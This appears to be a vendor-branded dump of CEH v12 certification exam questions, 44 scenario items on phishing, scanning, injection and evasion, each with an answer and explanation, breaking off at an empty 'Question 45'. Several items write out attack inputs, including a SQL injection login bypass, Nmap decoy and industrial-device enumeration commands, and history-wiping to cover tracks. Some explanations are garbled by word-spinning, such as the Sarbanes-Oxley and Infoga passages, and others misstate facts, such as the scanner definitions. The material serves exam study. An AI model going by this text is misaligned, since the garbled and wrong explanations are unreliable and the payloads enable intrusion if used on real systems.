Vendor: EC-Council

Exam Code: 312-50v12

Exam Name: Certified Ethical Hacker Exam (CEH v12)

Version: 24.022

Important Notice

Product

Our Product Manager keeps an eye for Exam updates by Vendors. Free update is available within One year after your purchase.

You can login member center and download the latest product anytime. (Product downloaded from member center is always the latest.)

PS: Ensure you can pass the exam, please check the latest product in 2-3 days before the exam again.

Feedback

We devote to promote the product quality and the grade of service to ensure customers interest.

If you have any questions about our product, please provide Exam Number, Version, Page Number, Question Number, and your Login Account to us, please contact us at support@passleader.com and our technical experts will provide support in 24 hours.

Copyright

The product of each order has its own encryption code, so you should use it independently.

If anyone who share the file we will disable the free update and account access.

Any unauthorized changes will be inflicted legal punishment. We will reserve the right of final explanation for this statement.

Order ID: ****************

PayPal Name: ****************

PayPal ID: ****************

QUESTION 1
Sophia is a shopping enthusiast who spends significant time searching for trendy outfits online. Clark, an attacker, noticed her activities several times and sent a fake email containing a deceptive page link to her social media page displaying all-new and trendy outfits. In excitement, Sophia clicked on the malicious link and logged in to that page using her valid credentials.
Which of the following tools is employed by Clark to create the spoofed email?

A. Evilginx
B. Slowloris
C. PLCinject
D. PyLoris

Answer: A
Explanation:
Phishing Tools Phishing tools can be used by attackers to generate fake login pages to capture usernames and passwords, send spoofed emails, and obtain the victim’s IP address and session cookies. This information can further be used by the attacker, who will use it to impersonate a legitimate user and launch further attacks on the target organization :=>Tools like BLACKEYE / PhishX / PhishX / Trape / Evilginx

QUESTION 2
John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker installed a scanner on a machine belonging to one of the victims and scanned several machines on the same network to identify vulnerabilities to perform further exploitation.
What is the type of vulnerability assessment tool employed by John in the above scenario?

A. Agent-based scanner
B. Network-based scanner
C. Cluster scanner
D. Proxy scanner

Answer: A
Explanation:
* Network-Based Scanner: Network-based scanners are those that interact only with the real machine where they reside and give the report to the same machine after scanning.
* Agent-Based Scanner: Agent-based scanners reside on a single machine but can scan several machines on the same network.
* Proxy Scanner: Proxy scanners are the network-based scanners that can scan networks from any machine on the network.
* Cluster scanner: Cluster scanners are similar to proxy scanners, but they can simultaneously perform two or more scans on different machines in the network.

QUESTION 3
Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine.
Which of the following techniques is used by Joel in the above scenario?

A. Watering hole attack

B. DNS rebinding attack
C. MarioNet attack
D. Clickjacking attack

Answer: A
Explanation:
It is a type of unvalidated redirect attack whereby the attacker first identifies the most visited website of the target, determines the vulnerabilities in the website, injects malicious code into the vulnerable web application, and then waits for the victim to browse the website. Once the victim tries to access the website, the malicious code executes, infecting the victim.

QUESTION 4
Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfiltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs.
What type of malware did the attacker use to bypass the company's application whitelisting?

A. File-less malware
B. Zero-day malware
C. Phishing malware
D. Logic bomb malware

Answer: A
Explanation:
In this scenario, the attacker used file-less malware to bypass the company's application whitelisting. File-less malware resides entirely in memory, making it difficult for antivirus software and IDS/IPS to detect. It can run in the context of a trusted process or system application, and can be delivered through various attack vectors, including phishing emails, malicious websites, or network exploits.

QUESTION 5
Dorian is sending a digitally signed email to Poly. With which key is Dorian signing this message and how is Poly validating it?

A. Dorian is signing the message with his public key, and Poly will verify that the message came from Dorian by using Dorian's private key.
B. Dorian is signing the message with Poly's private key, and Poly will verify that the message came from Dorian by using Dorian's public key.
C. Dorian is signing the message with his private key, and Poly will verify that the message came from Dorian by using Dorian's public key.
D. Dorian is signing the message with Poly's public key, and Poly will verify that the message came from Dorian by using Dorian's public key.

Answer: C
Explanation:
In digital signature, the sender signs the message using their private key, which only the sender knows. The recipient can verify that the message came from the sender by using the sender's public key. Therefore, in this scenario, Dorian is signing the email with his private key, and Poly will validate it using Dorian's public key.

QUESTION 6
Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com, the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different.
What type of attack he is experiencing?

A. DHCP spoofing
B. DoS attack
C. ARP cache poisoning
D. DNS hijacking

Answer: D
Explanation:
DNS hijacking: Attacker modifies DNS queries/responses, redirects users to incorrect/malicious websites, steals sensitive information.

QUESTION 7
Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session ID to the target employee. The session ID links the target employee to Boney's account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boney's account.
What is the attack performed by Boney in the above scenario?

A. Forbidden attack
B. CRIME attack
C. Session donation attack
D. Session fixation attack


Answer: C
Explanation:
In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

QUESTION 8
Kevin, a professional hacker, wants to penetrate CyberTech Inc's network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packets, but the target web server can decode them.
What is the technique used by Kevin to evade the IDS system?

A. Session splicing
B. Urgency flag
C. Obfuscating
D. Desynchronization

Answer: C
Explanation:
Obfuscating is an IDS evasion technique used by attackers to encode the attack packet payload in such a way that the destination host can only decode the packet but not the IDS. Using Unicode characters, an attacker can encode attack packets that the IDS would not recognize but which an IIS web server can decode.

QUESTION 9
Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/password form, you enter the following credentials:


Username: attack' or 1=1 –
Password: 123456

Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?

A. select * from Users where UserName = 'attack' ' or 1=1 -- and UserPassword = '123456'
B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'
C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'
D. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'

Answer: D
Explanation:
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
SQL Query Executed : SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1
Code after -- are now comments : --' AND Password='Springfield'

QUESTION 10
Which of the following commands checks for valid users on an SMTP server?

A. RCPT
B. CHK
C. VRFY
D. EXPN

Answer: C
Explanation:
The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821.The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

QUESTION 11
Bella, a security professional working at an IT firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames, and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking. To address this situation, Bella implemented a protocol that sends data using encryption and digital certificates.

Which of the following protocols is used by Bella?

A. FTPS
B. FTP
C. HTTPS
D. IP

Answer: A
Explanation:
FTPS includes full support for the TLS and SSL cryptographic protocols, including the use of server-side public key authentication certificates and client-side authorization certificates. It also supports compatible ciphers, including AES, RC4, RC2, Triple DES, and DES. It further supports hash functions SHA, MD5, MD4, and MD2.

QUESTION 12
John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

A. Use his own private key to encrypt the message.
B. Use his own public key to encrypt the message.
C. Use Marie's private key to encrypt the message.
D. Use Marie's public key to encrypt the message.

Answer: D
Explanation:
PGP (Pretty Good Privacy) is an encryption software that can be used to encrypt and decrypt electronic communications, such as emails. PGP uses a combination of symmetric-key and public-key encryption to provide confidentiality and authenticity to the communications.

QUESTION 13
In the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

A. 4.0-6.0
B. 3.9-6.9
C. 3.0-6.9
D. 4.0-6.9

Answer: D
Explanation:
CVSS v3.0 Ratings
Low 0.1-3.9
Medium 4.0-6.9
High 7.0-8.9
Critical 9.0-10.0
https://nvd.nist.gov/vuln-metrics/cvss


QUESTION 14
Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He

immediately discovers unencrypted traffic in port UDP 161.
What protocol is this port using and how can he secure that traffic?

A. RPC and the best practice is to disable RPC completely.
B. SNMP and he should change it to SNMP V3.
C. SNMP and he should change it to SNMP V2, which is encrypted.
D. It is not necessary to perform any actions, as SNMP is not carrying important information.

Answer: B
Explanation:
SNMP (Simple Network Management Protocol) is a protocol used for managing and monitoring network devices, such as routers, switches, and servers. SNMP uses UDP port 161 for communication. However, SNMP V1 and V2 use clear text community strings for authentication, making them vulnerable to eavesdropping and other attacks.
To secure SNMP traffic, Bill should change the SNMP version to SNMP V3, which provides enhanced security features, such as authentication, encryption, and message integrity. SNMP V3 requires a username and password for authentication, and it supports encryption of the data being transmitted.

QUESTION 15
Consider the following Nmap output:



```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
443/tcp open https
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

What command-line parameter could you use to determine the type and version number of the web server?

A. -sV
B. -sS
C. -Pn

D. -V

Answer: A
Explanation:
https://nmap.org/book/man-briefoptions.html
-sV: Probe open ports to determine service/version info

QUESTION 16
Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data.
Which of the following regulations is mostly violated?

A. PCI DSS
B. PII
C. ISO 2002
D. HIPPA/PHI

Answer: D
Explanation:
HIPAA/PHI: The Health Insurance Portability and Accountability Act (HIPAA) establishes rules and regulations to safeguard protected health information (PHI). It applies to healthcare providers, health plans, and other entities handling patient data to ensure its confidentiality, integrity, and availability.

QUESTION 17
Infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

A. Scanning
B. Gaining access
C. Maintaining access
D. Reconnaissance

Answer: B
Explanation:
The ethical hacking methodology consists of five phases, which are: reconnaissance, scanning, gaining access, maintaining access, and covering tracks.
The phase that involves infecting a system with malware and using phishing to gain credentials to a system or web application is the gaining access phase. In this phase, the attacker attempts to gain unauthorized access to the target system or network by exploiting vulnerabilities, misconfigurations, or weaknesses in the security controls.

QUESTION 18
Larry, a security professional in an organization, has noticed some abnormalities in the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a few countermeasures to secure the accounts on the web server.
Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

A. Retain all unused modules and application extensions.
B. Limit the administrator or root-level access to the minimum number of users.
C. Enable all non-interactive accounts that should exist but do not require interactive login.
D. Enable unused default user accounts created during the installation of an OS.

Answer: B
Explanation:
Limiting the administrator or root-level access to the minimum number of users is a best practice for securing user accounts on a web server. This helps to reduce the attack surface and minimize the risk of unauthorized access or privilege escalation.

QUESTION 19
There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution is for a customer to join with a group of users or organizations to share a cloud environment.
What is this cloud deployment option called?

A. Private
B. Community
C. Public
D. Hybrid

Answer: B
Explanation:
The three main types of cloud deployment options are: private, public, and hybrid. However, there is also a fourth deployment option called community cloud.
In a community cloud, a cloud infrastructure is shared by several organizations or groups that have similar computing requirements and concerns. These organizations may be from the same industry, have similar security or compliance requirements, or have other commonalities that make it beneficial for them to share a cloud environment.
Community cloud environments can provide benefits such as lower costs, improved security, and shared expertise. They can also enable collaboration and resource sharing among organizations.

QUESTION 20
Allen, a professional pen tester, was hired by XpertTech Solutions to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. By enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.
Identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

A. <00>
B. <20>
C. <03>
D. <1B>

Answer: C
Explanation:
The <03> NetBIOS code is associated with where you can retrieve the messenger service for a logged-in user.

QUESTION 21
Don, a student, came across a gaming app in a third-party app store and installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after installing the app.
What is the attack performed on Don in the above scenario?

A. SIM card attack
B. Clickjacking
C. SMS phishing attack
D. Agent Smith attack

Answer: D
Explanation:
Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

QUESTION 22
Samuel, a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.
Which of the following attacks can be performed by exploiting the above vulnerability?

A. Padding oracle attack
B. DROWN attack
C. DUHK attack
D. Side-channel attack

Answer: B
Explanation:
DROWN attack: Decrypting SSL/TLS communications through SSLv2 vulnerability.

QUESTION 23
Clark, a professional hacker, was hired by an organization to gather sensitive information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whois footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network.
What is the online tool employed by Clark in the above scenario?

A. DuckDuckGo
B. AOL
C. ARIN
D. Baidu

Answer: C
Explanation:
The scenario describes a reconnaissance phase technique called footprinting, which involves gathering information about a target organization in order to identify potential vulnerabilities or attack vectors.
In this case, Clark has used Whois footprinting to obtain the server IP address of the target organization. He has then used an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network.
One such online tool that can be used for this purpose is ARIN (American Registry for Internet Numbers). ARIN is a non-profit organization that manages the allocation and registration of IP addresses and other Internet number resources in North America.

QUESTION 24
You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed source IP addresses."
Suppose that you are using Nmap to perform this scan.
What flag will you use to satisfy this requirement?

A. The -g flag
B. The -A flag
C. The -f flag
D. The -D flag

Answer: D
Explanation:
Nmap may be used to create decoys, that are meant to fool firewalls. whereas decoys is used for nefarious functions, it’s usually used to rectify.
nmap -D 192.168.0.1,192.168.0.2,…
When using the -D command, you’ll be able to follow the command with a list of decoy addresses. These decoy addresses also will show as if they’re scanning the network, to obfuscate the scan that’s actually being done.

QUESTION 25
Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.
What is the type of vulnerability assessment that Jude performed on the organization?

A. Application assessment
B. External assessment
C. Passive assessment
D. Host-based assessment

Answer: B

Explanation:
B (100%)

QUESTION 26
Widespread fraud at Enron, WorldCom, and Tyco led to the creation of a law that was designed to improve the accuracy and accountability of corporate disclosures. It covers accounting firms and third parties that provide financial services to some organizations and came into effect in 2002. This law is known by what acronym?

A. SOX
B. FedRAMP
C. HIPAA
D. PCI DSS

Answer: A
Explanation:
The Sarbanes-Oxley Act of 2002 could be a law the U.S. Congress passed on July thirty of that year to assist defend investors from fallacious money coverage by companies.Also called the SOX Act of 2002 and also the company Responsibility Act of 2002, it mandated strict reforms to existing securities rules and obligatory powerful new penalties on law breakers.
The Sarbanes-Oxley law Act of 2002 came in response to money scandals within the early 2000s involving in public listed corporations like Enron Corporation, Tyco International plc, and WorldCom. The high-profile frauds cask capitalist confidence within the trustiness of company money statements Associate in Nursingd light-emitting diode several to demand an overhaul of decades-old restrictive standards.

QUESTION 27
Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a DoS attack, and as a result, legitimate employees were unable to access the client's network.
Which of the following attacks did Abel perform in the above scenario?

A. Rogue DHCP server attack
B. VLAN hopping
C. STP attack
D. DHCP starvation

Answer: D
Explanation:
Rogue DHCP server attack: Unauthorized DHCP server distributing IP addresses.
VLAN hopping: Exploiting VLAN vulnerabilities for unauthorized network access.
STP attack: Disrupting networks through Spanning Tree Protocol manipulation.
DHCP starvation: Flooding DHCP server to exhaust IP address pool.

QUESTION 28
This form of encryption algorithm is a symmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

A. HMAC encryption algorithm
B. Twofish encryption algorithm
C. IDEA
D. Blowfish encryption algorithm

Answer: B
Explanation:
The Twofish encryption algorithm is a symmetric key block cipher that was designed to be secure, efficient, and flexible. It uses a block size of 128 bits and can have key sizes up to 256 bits, making it highly secure.
Twofish was one of the five finalists in the Advanced Encryption Standard (AES) competition organized by the U.S. National Institute of Standards and Technology (NIST) in 1997. Although it was not selected as the winner, Twofish is still considered a highly secure encryption algorithm and is widely used in various applications.

QUESTION 29
Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources.
What is the attack technique used by Jude for finding loopholes in the above scenario?

A. Spoofed session flood attack
B. UDP flood attack
C. Peer-to-peer attack
D. Ping-of-death attack

Answer: A
Explanation:
Jude used a spoofed session flood attack to bypass the network protection tools and firewalls used in his company's network infrastructure. This attack technique involves creating forged TCP sessions by sending multiple SYN, ACK, RST, or FIN packets to the target system. By doing so, the attacker can exhaust the target system's resources and make it unresponsive to legitimate requests.
In a spoofed session flood attack, the attacker sends packets with a forged source IP address, making it difficult for the target system to distinguish between legitimate and malicious traffic. This makes it easier for the attacker to bypass network protection tools and firewalls, which may be configured to block traffic from known malicious IP addresses.

QUESTION 30
Jim, a professional hacker, targeted an organization that is operating critical industrial infrastructure. Jim used Nmap to scan open ports and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered information such as the vendor name, product code and name, device name, and IP address.
Which of the following Nmap commands helped Jim retrieve the required information?

A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >
B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >
C. nmap -Pn -sT -p 46824 < Target IP >

D. nmap -Pn -sT -p 102 --script s7-info < Target IP >

Answer: B
Explanation:
EtherNet/IP makes use of TCP port number 44818 for explicit messaging and UDP port number 2222 for implicit messaging

QUESTION 31
While testing a web application in development, you notice that the web server does not properly ignore the "dot dot slash" (../) character string and instead returns the file listing of a folder higher up in the folder structure of the server.
What kind of attack is possible in this scenario?

A. Cross-site scripting
B. SQL injection
C. Denial of service
D. Directory traversal

Answer: D
Explanation:
In a directory traversal attack, an attacker can access files and directories that are stored outside of the web root directory. The attacker can exploit this vulnerability to access sensitive information such as configuration files, password files, and other sensitive data.

QUESTION 32
Richard, an attacker, aimed to hack IoT devices connected to a target network. In this process, Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices.
What is the type of attack performed by Richard in the above scenario?

A. Cryptanalysis attack
B. Reconnaissance attack
C. Side-channel attack
D. Replay attack

Answer: D
Explanation:
In the given scenario, Richard aims to hack IoT devices connected to a target network using a replay attack. He records the frequency required to share information between connected devices and captures the original data when commands are initiated by the connected devices. Once the original data are collected, he uses free tools such as URH to segregate the command sequence. Subsequently, he starts injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices.
In a replay attack, an attacker records legitimate data transmissions and later retransmits them, hoping to impersonate the original sender or gain unauthorized access. The attacker captures the data packets or messages transmitted between two entities and replays them back to the same or another entity, leading to unauthorized access, impersonation, or denial of service.

QUESTION 33
Which of the following allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack?

A. Vulnerability analysis
B. Malware analysis
C. Scanning networks
D. Enumeration

Answer: C
Explanation:
Scanning networks allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack. Scanning can help the attacker identify the IP addresses, operating systems, open ports, and running services of the systems connected to the target network. This information can then be used to identify vulnerabilities and plan further attacks.

QUESTION 34
Your company was hired by a small healthcare provider to perform a technical assessment on the network. What is the best approach for discovering vulnerabilities on a Windows-based computer?

A. Use the built-in Windows Update tool
B. Use a scan tool like Nessus
C. Check MITRE.org for the latest list of CVE findings
D. Create a disk image of a clean Windows installation

Answer: B
Explanation:
Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. The Nessus server is currently available for Unix, Linux and FreeBSD. The client is available for Unix-or Windows-based operating systems.
Note: Significant capabilities of Nessus include:
- Compatibility with computers and servers of all sizes.
- Detection of security holes in local or remote hosts.
- Detection of missing security updates and patches.
- Simulated attacks to pinpoint vulnerabilities.
- Execution of security tests in a contained environment.
- Scheduled security audits.

QUESTION 35
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP callback or push APIs that are raised based on trigger events; when invoked, this feature supplies data to other applications so that users can instantly receive real-time information.
Which of the following techniques is employed by Susan?

A. Web shells
B. Webhooks
C. REST API

D. SOAP API

Answer: B
Explanation:
Webhooks are user-defined HTTP callbacks or push APIs that allow applications to communicate with each other in real-time. They are triggered by specific events and send data to other applications automatically when those events occur. In this scenario, Susan is using webhooks to update other applications with the latest information and provide real-time data to users.

QUESTION 36
Which IOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?

A. Tethered jailbreaking
B. Semi-untethered jailbreaking
C. Semi-tethered jailbreaking
D. Untethered jailbreaking

Answer: D
Explanation:
In a tethered jailbreak, the device must be connected to a computer each time it is restarted. The jailbreak exploit needs to be applied again using special software or tools to gain access to the device's filesystem and allow the installation of unauthorized apps and modifications. Without this reapplication, the device will boot into a non-jailbroken state.
On the other hand, an untethered jailbreak is more convenient as it does not require a computer connection every time the device restarts. Once the untethered jailbreak is successfully performed, the modifications made to the device remain persistent even after a reboot. The device can be turned on and off without losing the jailbreak status, allowing the use of unauthorized apps and tweaks without any additional steps.

QUESTION 37
Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections.
Which of the following attack techniques is used by Stella to compromise the web services?

A. Web services parsing attacks
B. WS-Address spoofing
C. SOAPAction spoofing
D. XML injection

Answer: B
Explanation:
WS-address provides additional routing information in the SOAP header to support asynchronous communication.

QUESTION 38
Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities in the DNS server software and modified the original IP address of

the target website to that of a fake website.
What is the technique employed by Steve to gather information for identity theft?

A. Pharming
B. Skimming
C. Pretexting
D. Wardriving

Answer: A
Explanation:
Pharming is a social engineering technique in which the attacker executes malicious programs on a victim's computer or server, and when the victim enters any URL or domain name, it automatically redirects the victim's traffic to an attacker-controlled website. This attack is also known as "Phishing without a Lure." The attacker steals confidential information like credentials, banking details, and other information related to web-based services.
Pharming attack can be performed in two ways: DNS Cache Poisoning and Host File Modification

QUESTION 39
What is the port to block first in case you are suspicious that an IoT device has been compromised?

A. 22
B. 48101
C. 80
D. 443

Answer: B
Explanation:
How to Defend Against IoT Hacking:
Monitor traffic on port 48101, as infected devices attempt to spread the malicious file using port 48101.

QUESTION 40
Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection.
Identify the behavior of the adversary in the above scenario.

A. Unspecified proxy activities
B. Use of command-line interface
C. Data staging
D. Use of DNS tunneling

Answer: A
Explanation:
Unspecified Proxy Activities : An adversary can create and configure multiple domains pointing to the same host, thus, allowing an adversary to switch quickly between the domains to avoid detection. Security professionals can find unspecified domains by checking the data feeds that are generated by those domains. Using this data feed, the security professionals can also find any malicious files downloaded and the unsolicited communication with the outside network based on the domains.

QUESTION 41
What firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

A. Packet fragmentation scanning
B. Spoof source address scanning
C. Decoy scanning
D. Idle scanning

Answer: D
Explanation:
Idle scanning (also known as zombie scanning) is a firewall evasion technique that uses a zombie system with low network activity to scan a target system.

QUESTION 42
By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.
Which file do you have to clean to clear the password?

A. .xsession-log
B. .profile
C. .bashrc
D. .bash_history

Answer: D
Explanation:
The .bash_history file is a log of commands executed in the Bash shell. If a user enters their login and password in plaintext, it will be stored in the .bash_history file. This file can be cleared to remove any plaintext passwords that may have been stored.
The .xsession-log file records X session messages, and the .profile and .bashrc files are scripts that are run at login to set environment variables and configure the shell. These files do not typically contain plaintext passwords.

QUESTION 43
Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit.
What is the technique used by Jack to launch the fileless malware on the target systems?

A. In-memory exploits
B. Legitimate applications
C. Script-based injection
D. Phishing

Answer: D
Explanation:
Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. They send spam emails embedded with malicious links to the victim. When the victim clicks on the link, he/she will be directed to a fraudulent website that

automatically loads Flash and triggers the exploit.

QUESTION 44
Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API.
Which of the following tools is used by Wilson in the above scenario?

A. Factiva
B. ZoomInfo
C. Netcraft
D. Infoga

Answer: D
Explanation:
Infoga may be a tool gathering email accounts informations (ip,hostname,country,...) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

QUESTION 45
